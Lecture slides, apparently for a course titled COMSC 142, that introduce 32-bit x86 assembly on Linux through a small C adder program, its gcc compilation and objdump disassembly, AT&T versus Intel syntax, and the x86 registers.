8. 32-bit x86 Assembly

For COMSC 142

Sam Bowne

Jan 27, 2025

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

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Topics

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8.1. Assembly Basics


On 64-Bit Debian Linux

- To compile to a 32-bit executable
    - **sudo apt update**
    - **sudo apt install build-essential gcc-multilib gdb -y**
    - **gcc -m32 *program.c***

AT&T v Intel Syntax

- Linux typically uses AT&T
  - And the GNU assembler (GAS)
- Windows uses Intel syntax
  - And Microsoft's MASM assembler
  - Or Linux's NASM assembler

8.1. Diving into Assembly: Basics



```c
#include <stdio.h>


//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```


To compile this code, use the following command:

```
$ gcc -m32 -o modified modified.c
```

Objdump



```
$ objdump -d modified > output
$ less output
```



Assembly output for the adder2 function

```
0804840b <adder2>:
 804840b:       55                      push   %ebp
 804840c:       89 e5                   mov    %esp,%ebp
 804840e:       8b 45 08                mov    0x8(%ebp),%eax
 8048411:       83 c0 02                add    $0x2,%eax
 8048414:       5d                      pop    %ebp
 8048415:       c3                      ret
```

8.1.1. Registers

- x86 has eight registers for storing 32-bit data:

`%eax`, `%ebx`, `%ecx`, `%edx`, `%edi`, `%esi`, `%esp`, and `%ebp`.

- The first 6 are general-purpose
- **%esp** and **%ebp** are the **stack pointer** and the **frame pointer**
- **%eip** is the **instruction pointer**

8.1.2. Advanced Register Notation




